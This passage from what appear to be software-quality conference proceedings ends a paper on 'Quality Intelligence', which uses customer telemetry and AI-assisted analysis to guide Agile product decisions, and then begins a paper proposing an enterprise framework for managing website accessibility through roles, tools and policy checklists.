- Drive conversations with leadership about investment and tradeoffs using real-world metrics
- Measure quality not just by what was built, but by how well it served its users

Most importantly, QI helped them rebuild something deeper than process: trust. With their patients. With their business. And with each other.

The three pillars form the foundation for how teams practice QI on a day-to-day basis, but the value of QI doesn't stop at the team level. The insights you capture, whether through test automation, telemetry, or exploratory testing, are what feed into the broader operating model your organization is trying to adopt. Whether that model is a Product Operating Model (POM), Scaled Agile Framework (SAFe), or something else, its effectiveness depends on the quality of the signals teams provide.

QI ensures that roadmaps, backlogs, and investment decisions are grounded in real-world customer data, not just assumptions. In this way, testers, engineers, and Agile leaders not only improve delivery; they also directly influence what gets prioritized and built.

5 QI as an Accelerator: Improving Outcomes with Modern Operating Models

The foundations of QI are not limited to testing practices or delivery pipelines; they extend into the broader business operating model. In many organizations, new ways of working, such as the POM or SAFe, are adopted to align strategy with execution, accelerate learning, and create customer-centric delivery systems. Yet these models can only reach their full potential if they are fueled by timely, actionable insights. This is where QI acts as a multiplier.

In a POM, QI strengthens prioritization and decision-making by grounding investment choices in customer-centered signals. Rather than relying solely on market analysis or executive assumptions, QI ensures that real-world usage data, persona insights, and feedback loops directly shape what gets funded, built, and measured. This shift-left perspective enables organizations to validate product bets earlier and mitigate the risk of over-investing in features that fall short of expectations.

Within SAFe, QI enhances several of the framework's disciplines. In Continuous Exploration, QI ensures that hypothesis-driven experiments and feedback loops are tightly integrated into portfolio and product backlogs, aligning discovery work with the lived experiences of users. In Built-in Quality, QI extends beyond technical practices by embedding empathy, observability, and persona-driven scenarios into the definition of done. By treating quality signals as strategic inputs rather than downstream checks, QI bridges the gap between Agile Release Trains (ARTs), Product Management, and Business Owners, making the operating model both more adaptive and more effective.

QI accelerates the adoption of operating models by reducing friction and providing leaders and teams with a shared language: customer signals. When quality is treated not as an afterthought but as the connective tissue within the operating model, it stops being a cost center and becomes a strategic capability that drives transformation.

While frameworks like the POM or SAFe provide structure for aligning strategy with execution, their effectiveness depends on the insights they're built upon. Without QI, operating models often stall - roadmaps drift on assumptions, feedback arrives too late, and adoption loses momentum. With QI, quality signals become the glue, ensuring that customer insights inform prioritization, backlog refinement, and funding.

AI magnifies the value of QI inside operating models. By analyzing feedback patterns, predicting feature adoption, and linking telemetry to portfolio outcomes, AI accelerates learning cycles and reduces decision risk. The following table outlines specific opportunities where AI strengthens the POM when combined with QI.

Figure 5: AI Opportunities in the Product Operating Model with QI

Operating Model Activity	Role of Quality Professionals	AI Opportunity with QI	Value Realization
Roadmap Prioritization	Capture feedback, telemetry, and defects tied to personas.	AI clusters signals by behavior/persona to highlight high-impact needs.	Product managers prioritize based on real customer evidence, not just opinions.
Backlog Refinement	Share trends from testing, support tickets, and automation gaps.	AI analyzes patterns to recommend backlog items linked to user pain.	Faster, more relevant refinement; reduced rework.
MVP Definition	Provide insight into what's essential for usability and quality.	Predictive models estimate adoption likelihood of features.	Teams avoid over/under-building and deliver MVPs that meet real needs.
Portfolio Investment	Surface risks, usability issues, and technical debt from testing.	AI models simulate outcomes of investment options using QI data.	Leaders make smarter funding choices grounded in delivery reality.
Value Measurement	Monitor NPS shifts, completion rates, and post-release issues.	AI links telemetry and customer sentiment to value outcomes.	Near real-time recognition of value (or value drift), enabling quick pivots.

These comparisons highlight how QI scales at every level: tactically through richer feedback loops, systemically through the three pillars, and strategically by strengthening operating models with AI. For quality professionals, this means the work you do in testing and feedback doesn't stay local to your team—it directly shapes product roadmaps, portfolio decisions, and ultimately the customer experience.

6 Scaling Quality Intelligence: Enabling Learning Pipelines, Not Just Deployment Pipelines

Team Helix had transformed the way they listened, learned, and made decisions—but they were still just one team. The next challenge was clear: How do we scale QI without scaling bureaucracy? The answer wasn't more oversight. It was *more enablement*.

Leadership played a crucial role in helping Helix's practices spread. They didn't roll out rigid standards. Instead, they invested in reusable frameworks and infrastructure that other teams could adapt to their own contexts. They helped turn QI from a team habit into a delivery capability embedded across the value stream.

Scaling Requires Systems, Not Just Practices

Rather than pushing every team to replicate what Helix had done, leaders asked:

"What conditions helped them succeed—and how do we make those conditions common?"

They funded shared telemetry pipelines and standardized dashboards that visualized behavioral patterns, test results, and usage metrics. They upgraded test environments to better reflect production realities and supported tools that enabled behavior-driven testing and continuous validation, not just automated execution. The intent wasn't just better observation. It was better *prevention*. By embedding real-time signals into every stage of the pipeline, quality wasn't something teams inspected—it was something they built in.

AI played a critical role in that transformation.

Helix's telemetry pipelines didn't just collect logs—they generated insight. Machine learning models flagged unusual user journeys and surfaced early signals of regression. Clustering algorithms grouped test failures and recommended gaps in coverage. AI-powered A/B testing platforms helped teams interpret behavioral data quickly—what once took days of analysis became real-time feedback.

Amplifying Empathy with AI

The impact of AI grew even more powerful when combined with the persona insights that emerged from Helix's partnership with marketing and support. This fusion allowed them to shift from reactive triage to proactive precision:

- **Persona Pattern Detection:** AI clustered real-time usage data by persona, detecting when specific user groups—like elderly patients or caregivers—were struggling or abandoning workflows.
- **AI-Assisted BDD Scenario Design:** NLP models analyzed feedback, support tickets, and telemetry to generate “Given/When/Then” syntax grounded in real user behavior.
- **AI-Informed MVP Planning:** AI helped product teams identify what to build first and what could wait.
- **Proactive Issue Prevention:** AI-linked telemetry signals back to personas and journeys, enabling design fixes before problems scale.

This was about using AI to amplify their strategic focus, making QI actionable, personalized, and forward-looking.

Decision Velocity, Not Just Deployment Velocity

With QI embedded across the delivery pipeline, decisions became faster and smarter. Teams didn't just deploy faster; they *learned faster*. Business leaders no longer had to wait for quarterly reviews to know what was working. Patterns emerged in real-time. And because teams had the autonomy and the *data* to act, recovery was rapid and confident.

Leaders stopped asking “Did we ship?” and started asking:

- What did we learn about our users this sprint?
- What's shifting in behavior, and are we reflecting that in our tests?
- Are we designing our pipeline to detect value drift before it hurts trust?

Scaling quality isn't about more automation; it's about visibility, faster decisions, and shared ownership. *Quality becomes an ecosystem, not a checkpoint.* Within that ecosystem, QI links teams, customers, and business goals, and it takes the mindset and discipline to listen, learn, and stay curious - to challenge mental models and expand what teams believe is possible.

The table below summarizes how AI and persona insights enabled Helix to scale QI, making feedback loops more adaptive, test strategies more relevant, and delivery more people-focused.

Figure 6: Scaling QI with AI and Persona Insight

Practice Area	How AI Helps	Why It Matters
Persona-Based Detection	Clusters usage data by persona behavior	Prioritizes fixes that improve real user journeys - building trust and satisfaction. <i>For example:</i> detecting when specific user groups—like elderly patients or caregivers—were struggling or abandoning workflows.
Insight-Driven Testing	Generate BDD test cases using NLP	Ensures coverage aligns with real workflows - boosting confidence in delivered features. <i>For example:</i> generate “Given/When/Then” syntax grounded in real user behavior.
Outcome-Focused Scope	Recommend scope based on sentiment + impact.	Accelerates delivery of high-value features - maximizing return on effort. <i>For example:</i> identify what to build first—and what could wait.
Risk Forecasting	Flag failure paths linked to personas + journeys	Prevents user pain before it happens - strengthening resilience and user loyalty. <i>For example:</i> signals back to personas and journeys—enabling design fixes before problems scaled.
Telemetry- Powered Feedback	Links alerts to persona and journeys	Speeds root cause analysis and aligns teams - improving response and reducing churn.

Yet even the most advanced systems are only as effective as the people who use them. Scaling QI at the organizational level requires teams and leaders to adopt new habits, ask better questions, and treat learning as a core deliverable.

7 Putting QI Into Practice: Next Steps for Teams and Leaders

Team Helix didn't start with perfect telemetry, full test coverage, an understanding of their users, or a relationship with other parts of the business. They started with some uncomfortable questions and the curiosity to answer them.

That's where your journey begins, too.

QI isn't a plug-and-play tool. It's about creating a learning culture—powered by people, sustained by practice, and aligned by purpose. You don't need a full transformation to begin. You just need traction.

Below are five next steps that software quality teams, testers, and leaders can take immediately to begin integrating QI into their delivery and decision-making processes.

The AI tools that supported telemetry and user behavior in earlier sections now take on broader roles. Machine learning models help prioritize MVP features based on user impact. Generative AI helps summarize delivery insights into action-ready recommendations. These aren't just technical improvements; they're strategic enablers of learning at scale.

Practical Actions to Start Your QI Journey

- Reach Out to the Business => Build Business Partnerships
- Reassess Your MVP => Redefine Your MVP
- Instrument the Experience => Instrument the User Experience
- Build Feedback into the Definition of Done => Make Feedback Part of Done
- Make Learning Visible => Measure and Share Learning

Figure 7: QI Next Steps at a Glance

Focus Area	Why it Matters	AI Support	Learning Trigger
Business + Customer Insights	Context informs coverage	Persona pattern detection, feedback clustering	Customer journey mapping
MVP Clarity	Prioritize what matters	Predictive feature impact	BDD persona reviews
Telemetry	See behavior, not just errors	Journey anomaly detection	Signal-based test updates
Feedback Loop Integration	Build learning into flow	Clustered insights by persona	Retrospective signals
Learning Velocity	Turn insights into team growth	Delivery insight summaries	% of insights reflected in changes to backlog/test

These actions are where QI becomes real, not as a concept, but as a behavior and practice. When learning is built into each step of how we work, that's where a learning culture truly takes hold.

8 Summary

This paper began with a simple but critical idea: quality is not just about testing software; it's about understanding customers and making better decisions. Through the journey of Team Helix, we saw how Agile quality professionals can turn feedback into insight, insight into action, and action into trust.

Rather than treating the Voice of the Customer as something external to testing, Helix integrated it directly into its development and planning cycles. Feedback loops became central to how the team worked - not just to catch bugs, but to understand behavior, uncover friction, and surface unmet needs.

By weaving knowledge learned from support data, telemetry, and AI-driven analysis into their everyday workflow, the team grew their decision-making, moving from reacting to problems to anticipating them. Testing evolved from validation to discovery, helping teams learn not just if the product worked, but whether it worked for the right people, in the right way.

This shift blurred the traditional lines between QA, Product, and Development. Quality became a shared responsibility, guiding backlog refinement, MVP definition, roadmap prioritization, and portfolio investment. In this way, testing aligned more closely with business outcomes, helping to shape what got built, not just whether it met technical requirements.

QI didn't just help Helix build better software; it helped them build a culture of learning. And that culture became the foundation for scalable, strategic, cross-functional delivery. In an industry obsessed with velocity, QI reminded them that learning faster is what truly unlocks competitive advantage.

For QA engineers, testers, automation specialists, and Agile leaders, this mindset shift reframes your role. You are not simply ensuring code quality; you are shaping strategy, influencing product decisions, and driving customer experience. That is the real promise of Quality Intelligence – and it begins with you.

A Framework for Enterprise-Level Accessibility Management

Gage Pacifera, BS
 Harmonic Northwest
 gage@harmonicnw.com

Ying Ki Kwong, PhD, PMP
 PNSQC
 ying.ki.kwong@pnsqc.org

Abstract

How do large organizations manage their digital properties to ensure that they are built to be accessible and continue to remain accessible to their users? And how do we as civic-minded software quality professionals and managers work toward a future of inclusive design that centers around the diverse needs of our users?

There is plenty of readily-available documentation related to understanding accessibility guidelines and a healthy selection of tools geared toward identifying and remediating accessibility issues. However, there is a dearth of standard practices that address managerial-level oversight of accessibility processes, such as ensuring continuous improvement and monitoring quality. Organizational leaders need reference material to help them create accessibility policies and divvy up responsibilities among their staff.

This paper proposes a methodology for addressing digital accessibility at the enterprise level that incorporates capability maturity models, role-based responsibilities, event-triggered and maintenance tasks, processes for using software tooling, and specific direction for handling shared templating systems. While this methodology specifically focuses on website accessibility, many of its key features can also be applied to other digital platforms such as mobile apps and PDF documents.

Biography

Gage Pacifera is a web developer, designer and project manager with over twenty years of experience building and improving websites. Gage began his career in design, animation and UX before shifting focus to website development. He specializes in custom WordPress sites and front-end technologies. He is the owner of Harmonic Northwest, a web development-focused agency based in the Pacific Northwest.

Ying Ki Kwong is an independent consultant. In the public sector, his roles with the state of Oregon included: E-Government Program Manager, Statewide QA Program Manager, IT Investment Oversight Coordinator, and Project Office Manager of the Medicaid Management Information System. In the private sector, his roles included: CEO of a Hong Kong-based internet B2B portal for trading commodities futures and metals, program manager in the Video & Networking Division of Tektronix responsible for worldwide applications & channels marketing in the video server business, and research engineer in Tektronix Labs. In these roles, Dr. Kwong managed software-based business operations, systems, products, and business process improvements. He received the doctorate in applied physics from Cornell University and was adjunct faculty in the School of Business Administration at Portland State University. He holds certifications in project management (PMP), ITIL, and IT Service Management.

Introduction

Digital accessibility ensures that websites and digital resources can be used effectively by all individuals, including people with disabilities. In recent years, its importance has grown significantly. This is so from the perspectives of business requirements, ethical considerations, and legal or regulatory mandates. Numerous regulations in the United States and around the world—e.g. Section 508 of the Rehabilitation Act, the Americans with Disabilities Act (ADA), and European directives—mandate accessible digital experiences in both public and private sectors. These policies have driven broader awareness and accountability for inclusive digital design to meet the needs of diverse end-users.

The Web Content Accessibility Guidelines (WCAG), currently in version 2.2, provide a well-established standard for assessing and implementing accessible design. Section 508 and other national frameworks often reference or directly incorporate WCAG criteria. However, meeting these standards requires more than technical compliance—it calls for a cultural shift in how organizations build and maintain digital systems.

Accessibility work is inherently multidisciplinary. It demands collaboration between developers, designers, content authors, quality professionals, IT and non-IT staff, and organizational leaders. Human judgment and manual testing remain essential, even in the age of automated audit tools. Issues like semantic structure, clarity of language, and contextual image descriptions cannot be reliably resolved without skilled human review, feedback, and intervention.

To address this complexity, organizations must adopt well-defined processes to achieve and maintain compliance. This includes the establishment of lifecycle-based workflows, clearly assigned responsibilities, appropriate training, and ongoing governance to ensure continuous improvement.

This paper is about digital accessibility at the enterprise level, with a focus on HTML-based websites. While our emphasis is on web content, the methodology and management practices discussed are also applicable to mobile apps, downloadable documents such as PDFs, and other digital platforms and content.

1. Organizational Maturity in Accessibility

Successfully managing accessibility at the enterprise level requires more than technical remediation of individual issues—it necessitates a comprehensive organizational strategy and an enterprise-wide approach. Maturity models provide a valuable framework to assess how well accessibility practices are embedded across an enterprise. Two models—developed by the University of Arizona and the World Wide Web Consortium (W3C)—offer useful frameworks that would help guide this paper.

1.1 University of Arizona Maturity Assessment Model

The University of Arizona's model for assessing maturity in Electronic and Information Technology (EIT) accessibility evaluates organizational practices across six domains: administrative support, planning and implementation, evaluation, procurement, training, and support/resources. Maturity is measured on a five-point scale from "Initiating"—where awareness is nascent and processes are ad hoc—to "Transformative"—where accessibility is embedded into institutional culture and practices. This model provides an accessible entry point for institutions, particularly in higher education and public sector settings, seeking to formalize and benchmark their accessibility programs. [Hunziker, 2012]

1.2 W3C Accessibility Maturity Model

The W3C Accessibility Maturity Model (W3C-AMM) is a broader framework currently under development that spans seven organizational dimensions: culture, governance, processes, support, skills, technology, and procurement. It emphasizes strategic integration of accessibility into the full operational lifecycle and leadership agenda. Like the Arizona model, it uses a five-tiered maturity scale, but with added focus on systemic accountability, cross-functional coordination, and cultural change. The W3C model is well-suited for organizations aiming to incorporate accessibility as a part of enterprise-wide digital governance.

[Fazio, LaPierre, Sajka 2014]

1.3 Applying Maturity Models in Practice

Both maturity models offer a lens through which organizations can identify current capabilities, set realistic goals, and prioritize next steps in evolving their accessibility posture. Applying these models allows organizations to engage key stakeholders, reveal organizational gaps—whether in training, tooling, policy, or oversight—and support planning for long-term success. The remainder of this paper builds on these concepts toward a practical framework for enterprise-level accessibility management. It outlines actionable guidance for handling shared content systems, defining team roles, using software tools effectively, and establishing sustainable processes. The objective is to ensure digital properties meet enterprise accessibility standards but remain sustainable and inclusive over time.

2. Defining The Roles of Team Members in Addressing Enterprise Accessibility

There are several classes of stakeholders who have different responsibilities that include doing the actual accessibility auditing and remediation, monitoring and improving processes and advocating for accessibility. Those roles are outlined in the following sections.

2.1 Responsibilities of Management

Managers and the leadership of an enterprise play a pivotal role in ensuring that accessibility is discussed and acted upon. The following sections are a breakdown of key roles that managers play.

2.1.1 Understand the importance

Before you can become an advocate for accessibility, you must understand why it is important and how it benefits people and society at large. There are plenty of free online resources for learning more about this topic—the [W3C Introduction to Web Accessibility](#) is a good place to start.

2.1.2 Be an advocate

Once you understand the importance of accessibility, it's easy to become an advocate. Being an advocate means pushing your organization to do the best it can within its means to ensure its online properties are as accessible as they can be. This can also mean creating organizational accessibility policies around how and to what degree accessibility is addressed in website projects.

2.1.3 Plan for accessibility

Ensuring accessibility is part of the conversation in all forms of website planning, including in meetings, communications, documents and budgeting. Managers should appoint an accessibility expert, whose roles are detailed below, and ensure designers, developers and authors have received accessibility training. Managers who want to be more hands-on with accessibility can ask their designers what they are doing in their designs to ensure they are accessible. Managers can ask similar questions of developers about their approach to accessibility in coding.

2.1.4 Procure budget and resources

Considerations for accessibility should be built into initial and ongoing budgets for projects. Managers should advocate for including line items in budget documents that specifically call out making websites accessible at the WCAG 2.2 A or (better) AA levels, which should include ample time for design and development, an auditing and remediation process, and ongoing monitoring for sites that receive updates.

When faced with budget limitations that jeopardize addressing accessibility concerns, managers should consider reducing the feature set or otherwise simplifying a project in a way that allows for making accessibility a priority.

Additionally, training should be made available for designers, developers and others tasked with updating web content.

2.1.5 Improve processes

Managers should strive to enforce continuous improvement in processes related to accessibility. Steps to make improvements can include:

- Talking to people involved in executing accessibility tasks (i.e. designers and developers) and seeing where the pain points are and what could be improved from their perspective
- Evaluating and re-evaluating tooling used for auditing, automated testing, remediating and reporting accessibility; allowing for testing of new tools
- Training processes for onboarding new workers and ongoing education

These processes should be viewed through the lens of a Capability Maturity Model where the sophistication of each process can be evaluated and assigned a tier: 1) initial, 2) managed, 3) defined, 4) quantitatively managed and 5) optimizing. The goal is to shepherd each process from the lower tiers to the higher tiers and eventually be focused on optimizing. Managers should create documentation that documents snapshots of where processes are currently and goals and timelines for upgrading processes to higher tiers.

2.1.6 Verify success

Management-level professionals are ultimately responsible for ensuring that the efforts put into addressing accessibility are actually working. Managers should have documented requirements around what constitutes success, which should indicate a particular standard (i.e. WCAG 2.2 AA), a person or role who verifies compliance and a set of standard software tools used for tracking and reporting.

More details on task assignments, useful software and tactics can be found in the content below.

2.2 Responsibilities of the Accessibility Expert

Organizations should enlist the services of an accessibility expert (or team of experts) to design processes around accessibility to be carried out by staff, to train and create training materials, to perform periodic audits that ensure accessibility processes are working and to suggest updates to processes to improve performance. When this role is absent from an organization, that organization cannot say with confidence how accessible their site is, nor will they have a roadmap of how to ensure their websites are and remain accessible.

The accessibility expert can be either an internal or external resource. If internal, this individual (or group of individuals) can potentially also be in other roles with the most likely other role being developer.

2.3 Responsibilities of IT Team

The IT team should support developers and other staff as needed. They can support developers by ensuring server capability and configuration allows for fast web page loads (i.e. a healthy amount of RAM, file caching, etc.) and ample configurability for executing UX-related tasks, setting up DNS entries, adding redirects, etc. Also, IT can help set up and configure software related to accessibility audits and remediation. In many organizations the IT team also plays the role of developer, whose responsibilities are listed below.

2.4 Responsibilities of Designers, Developers, Authors and QA

The designers, developers and authors of a website are the ones who are “hands-on” and work together to create and maintain accessible websites. Any of these roles can be trained to identify accessibility issues. Most remediation needs to be handled by the development team, though to the extent that you can train another of those roles in development, you can also have them remediate certain code-centric issues.

For the purposes of the framework outlined in this paper, here are definitions of the three “hands-on” roles:

- *Designer* — This person is responsible for the user experience and user interface design of the website. This person determines at a high level what fonts, font-sizes, colors and content modules look like on the site. This person also often determines patterns for how content should be organized. This person can also sometimes be a developer or an author, but usually this is not the case.
- *Developer* — This person is responsible for editing the codebase of the site and has specialized knowledge around coding, code deployments and IT needs (though IT itself is likely handled by a separate person or team). The developer can fix most issues on the site and is generally responsible for implementing accessibility directives from the designer and making content updates that the author is unable to execute.
- *Author* — This person works within existing website systems to create and manage content on a website. Usually this means working within a content management framework (i.e. Drupal or WordPress) created and implemented by the developer and IT roles. The degree to which an author can remediate accessibility issues is limited by technical expertise and the authoring capabilities of the website.

QA staff with proper training and background can audit any of the items that other roles can. In the categorization of roles below, if a QA specialist is trained in identifying technical issues, they can be

grouped with the Developers. Likewise if they have been trained in evaluating accessible design or accessible copywriting, they can be grouped with Designers or Authors. QA staff typically do not remediate issues and would not be included in the remediation categories.

2.4.1 Responsibilities for Identifying Accessibility Issues by Organizational Role

Organizations should procure a reasonably comprehensive list of discrete potential accessibility issues for a given standard (i.e. WCAG 2.2 AA) and for each issue, determine which role is able to determine if the website meets acceptance criteria. Automated testing can identify certain kinds of accessibility issues and should be included as a role in this list, as well.

Below is an example of what such a list might look like.

	Automated Testing	Designer	Developer	Author
<html> element has valid lang attribute (WCAG 3.1.1 A)	X		x	
HTML page title is descriptive (WCAG 2.4.2 A)		x	x	X
Users must be able to switch off animations (WCAG 2.2.2 A)		x	X	
Definitions must be provided for any unusual words, phrases, idioms, and abbreviations (WCAG 3.1.4 AA)				X
Important information must not be conveyed only through use of color (WCAG 1.4.1 A)		X	x	x
...				
Run automated testing		x	X	x
Validate results of automated testing			X	

Figure 1: Table of accessibility issues and organizational roles that are responsible for identifying accessibility issues. “X” indicates the primary responsible role, “x” indicates additional roles that can identify the issue. Each role should map to one or more individuals.

Note that there are two special issues here that are not really issues at all, namely: running automated testing and verifying its results. Running tests is a fairly straightforward task when using appropriate

software, but verifying most results is something that a developer would need to do. The verification is necessary because sometimes automated tests produce false positives. However, verification can happen alongside remediation after a developer has been tasked with fixing a particular issue.

2.4.2 Responsibilities for Remediating Accessibility Issues by Organizational Role

Organizations should designate roles responsible for remediating accessibility issues. Some issues require multiple roles to remediate. For example, generally designers don't have direct access to the website and will need the help of a developer or an author to implement their proposed remediations. Developers are capable of fixing most issues even when a designer or author is designated as the primary responsible party.

Below is an example of what a list of roles responsible for remediations might look like.

	Designer	Developer	Author
<html> element has valid lang attribute (WCAG 3.1.1 A)		X	
HTML page title is descriptive (WCAG 2.4.2 A)		x	X
Users must be able to switch off animations (WCAG 2.2.2 A)		X	
Definitions must be provided for any unusual words, phrases, idioms, and abbreviations (WCAG 3.1.4 AA)		x	X
Important information must not be conveyed only through use of color (WCAG 1.4.1 A)	X	X	

Figure 2: Table of accessibility issues and organizational roles that are responsible for remediating accessibility issues. “X” indicates the primary responsible role, “x” indicates additional roles that can remediate the issue in most or all cases. Where there are two “X”s, both roles must collaborate on the fix. Each role should map to one or more individuals.

2.4.3 Responsibilities for Updating Content

Authors and developers are typically responsible for updating site content such as pages, blog posts and alerts. These staff members should have training and access to documentation that covers creating accessible content. That training should be customized for the type of content the users are creating and for the workflows and capabilities of the authoring tools provided by the system (i.e., using the WYSIWYG content editor in Drupal).

Sites that get regular content updates should be regularly rescanned for newly introduced accessibility issues to ensure that they remain accessible.

3. Use of Accessibility Tools

There is a wide selection of tools available for identifying accessibility issues and tracking the lifecycle of issue identification and remediation. Software options run the gamut from free to one-time fee to subscription-based, desktop software to online applications, lightweight to comprehensive.

3.1 How Software Facilitates Improving and Maintaining Website Accessibility

Software can help in the process of making websites accessible in several ways. Some software is geared toward simply identifying accessibility issues (at least the issues that are detectable within the public-facing codebase of the site). Some software provides checklists and guided steps for auditing website accessibility. Another class of software helps track the lifecycle of issue identification and remediation, providing a progress report of how many potential issues have been reviewed, the results of those reviews on a site-wide and page-specific basis, reporting on tasks remaining to complete a review and tracking of site scans at a point in time.

There are also a number of tools that allow for fine-grained testing of specific accessibility issues. [The WebAIM Contrast Checker](#) allows a user to input a foreground and background color to determine if there is sufficient contrast between text or iconography and a background. The [ARIA DevTools plugin](#) allows fully sighted users to view a website as a screen reader would. The [Web Disability Simulator](#) approximates the online experience of your website from the perspective of a person with disabilities of your choosing.

3.2 Automation in Identification of Accessibility Issues

Automated processes can identify certain classes of accessibility issues for auditing purposes, but most issues are sufficiently context-sensitive that the current suite of automated testing tools is unable to evaluate them effectively. [BrowserStack, 2025]

For example, automated tests can easily identify images that are missing alt tags. However, automated tests currently cannot reliably determine if the alt text on an image is accessible—i.e. sufficiently descriptive and providing appropriate context-sensitive instructions or information. One can imagine a future where AI-powered agents can identify and remediate accessibility issues, but the technology currently isn't there. As such, the process of doing accessibility work remains a largely human-powered endeavor.

3.3 Select List of Software

Below are some popular software packages that can be used for identifying and tracking accessibility issues along with a key of “Uses”.

- *Automated tests* — The software runs automated tests on one or more pages of a website to surface accessibility issues.
- *Checklists* — The software provides lists of granular potential accessibility issues that the tester can check off to verify that compliance has been met for a page or for the site at large.
- *Lifecycle tracking* — The software allows teams to track progress in remediating website accessibility issues, potentially on a page-by-page, element-by-element and per scan basis.

Software	Platform	Uses	Price
SitelImprove	Web application	Automated tests, checklists, lifecycle tracking	Call for pricing
Acquia Optimize	Web application	Automated tests, checklists, lifecycle tracking	Call for pricing
axe DevTools	Browser plugin	Automated tests, checklists (paid)	Free-\$45+/mo.
Accessibility Insights for Web	Browser plugin	Automated tests, checklists	Free
WAVE accessibility evaluation tool	Browser plugin	Automated tests	Free
Google Lighthouse/PageSpeed Insights	Browser plugin & web application	Automated tests	Free
Section 508 Compliance Reporting Tool (SCRT)	Desktop application	Checklists	Free

Figure 3: Table of select software platforms that can be used in identifying and tracking website accessibility issues. Note that except where noted, these are geared toward achieving WCAG 2.x compliance.

4. A Practicable Methodology for Enterprise Accessibility

The following section presents a practicable methodology for implementing enterprise-level accessibility and outlines sequences of actions by role. The manager is responsible for ensuring that stakeholders understand their roles and at what point in the process they need to be involved.

4.1 A Plan for Enterprise IT

Before any work is done on identifying and remediating accessibility issues, the organization should create policies that identify accessibility goals, tooling and processes. The organization should enlist an accessibility expert to collaborate in the creation of these policies. This could be a person within the department, someone in a different department or an outside vendor.

4.1.1 Creation of policies

Below is a checklist an organization can run through to establish policies around website accessibility:

Accessibility policy question	Accessibility policy potential answers
Who is ultimately responsible for ensuring that all online properties within an organization meet their accessibility goals?	Department manager; Marketing manager; CTO
Who is the accessibility expert?	Internal department resource; Adjacent department resource; External resource
Who is responsible for setting accessibility goals?	CTO; CEO; Marketing manager; Any of these in conjunction with the accessibility expert;
What are our accessibility goals?	Some combination of: WCAG 2.x A/AA/AA; section 508 compliant; user acceptance testing by select disabled individuals; user acceptance testing by individuals representing select communities;
How often should accessibility processes be re-evaluated?	Quarterly; Annually;
What are the benchmarks for reevaluating accessibility processes?	Some combination of: statistics from results of regular accessibility tests; experience of “hands-on” staff; hours dedicated to accessibility tasks; timelines for identifying and remediation
Who is responsible for reevaluating accessibility processes?	Accessibility expert; Department manager; CTO;
For sites that are updated regularly, how often should accessibility audits be run on a per role basis?	Roles: automated testing; designer; developer; author; Frequency: daily; monthly; quarterly; annually
What tools will be used to procure a comprehensive checklist of potential accessibility issues?	A particular software package; Manually curated list;
What tools will be used to track the lifecycle of	A particular software package; Manually created

accessibility issue identification and remediation?	spreadsheets; A particular project management software;
What tools will be used to perform automated testing?	A particular software package or combination of software packages;
What accessibility training should various roles have and how should that accessibility training happen?	One-on-one trainings with more experienced staff; Pre-recorded trainings; Online courses; College courses; Online documentation;
What documentation should staff members use to help them identify and remediate accessibility issues?	Some combination of particular online website accessibility documentation websites: WCAG 2.2 quick reference ; Acquia Optimize Quick Guides ; Lighthouse accessibility scoring ;

Figure 4: Table of questions to consider when developing organizational accessibility policies.

4.1.2 Project planning

At the beginning of a website design or redesign process, planning should occur where roles are determined, scope of work is roughed out and timelines are established. Once the high-level project plan is in place, the managers can brief IT and the “hands-on” roles, namely developers, designers and authors, on their involvement in the project.

Website accessibility planning question	Website accessibility planning potential answers
Will this project follow all of the general accessibility policies and procedures?	Yes; Yes, but with documented exceptions; No, we’re using another set of policies and procedures;
Who is responsible for ensuring this website meets the project’s accessibility goals?	Department manager; CTO; Any of these in conjunction with the accessibility expert;
Who is responsible for ensuring the design of the website is accessible?	The primary website designer; A different designer;
Who is responsible for ensuring that the organization of information, semantic structure and written content are accessible?	The lead website author; An editor;
Who is responsible for ensuring that code-related accessibility issues are addressed?	The lead website developer; A different developer;

Who is responsible for running automated tests?	The lead website developer; Department manager; IT team; The accessibility expert;
Who is responsible for running periodic manual accessibility testing related to design?	The lead designer; The accessibility expert;
Who is responsible for running periodic manual accessibility testing related to development?	The lead developer; The accessibility expert;
Who is responsible for running periodic manual accessibility testing related to content authoring?	The lead author; The accessibility expert;
What additional training do assigned staff members need to fulfill their roles?	None; Need to address these documented deficiencies;

Figure 5: Table of accessibility-related questions to consider when planning for designing or redesigning a website.

4.2 Examples

To put these principles into context and give further depth to the above information, below are some examples of how the above information might look when put into practice.

4.2.1 Example #1: A Medium-Size Business

Let's say a medium-size business is creating a new website that elaborates on an offering inadequately covered on their large flagship website. This company is just becoming aware of the benefits of and legal requirements around accessibility and has no accessibility policies in place. The company has a small development team and one designer. The marketing manager is in charge of producing copy for the website.

Here is how the website project might proceed:

1. Managers within the organization recognize the need for help with accessibility and enlist an outside accessibility expert.
2. The accessibility expert works with the management team to create an accessibility policy that addresses items such as what the accessibility goals should be, what tools should be used in addressing accessibility and tracking the lifecycle of accessibility work within projects, how often the website should be re-evaluated for accessibility, etc.
3. Once accessibility policies have been established, the managers and the accessibility expert create a project plan for the website project that specifies individuals responsible for ensuring that the design and proposed content structure of the website is accessible before it is released to development, individuals responsible for running various flavors of accessibility testing (automated, design, development, authoring), individuals responsible for remediating accessibility issues, what additional training is needed for staff, etc.

4. Team members are provided additional training to shore up deficiencies. In this case, the marketing manager receives training on good practices for website content and the designer receives training on good practices for designing accessible websites.
5. The designer designs the site in conjunction with the marketing manager, who supplies them content for the pages.
6. The accessibility expert reviews the designs for accessibility concerns, and there are a few rounds of feedback and revisions.
7. Once the designs are deemed to be sufficiently accessible, the development team puts together the site.
8. A combination of manual and automated tests are run on a staging site to surface accessibility issues, and there are a few rounds of revisions and re-testing.
9. The accessibility expert deems the site sufficiently accessible and the management team finds the site to be otherwise complete and the site is launched.
10. The marketing manager continues to update content on the site as needed.
11. The site is periodically re-evaluated for accessibility issues per the project plan. When issues are identified, generally the IT team takes care of them. Additional training is given to the marketing manager and designer as problematic patterns with their content creation practices are discovered.

4.2.2 Example #2: A Government Agency

Let's say a government agency is redesigning a website to make important information easier to find and digest. This agency has inherited accessibility policies from a bigger parent department, but these are not considered to be comprehensive. The organization has an IT team that it shares with several other departments, also serving as its development team. The IT team uses a fairly locked-down system of templates on a CMS platform for all websites it manages. The agency has a junior designer on staff. The department manager is in charge of producing copy for the website. There is a senior developer within another agency under the same parent agency who has agreed to play the role of the accessibility expert for this project.

Here is how the website project might proceed:

1. The accessibility expert works with the agency management team to review the parent agency policies and expand on those as needed.
2. Once accessibility policies have been established, the managers and the accessibility expert create a project plan for the website project that specifies individuals responsible for ensuring that the design and proposed content structure of the website is accessible before it is released to development, individuals responsible for running various flavors of accessibility testing (automated, design, development, authoring), individuals responsible for remediating accessibility issues, what additional training is needed for staff, etc.
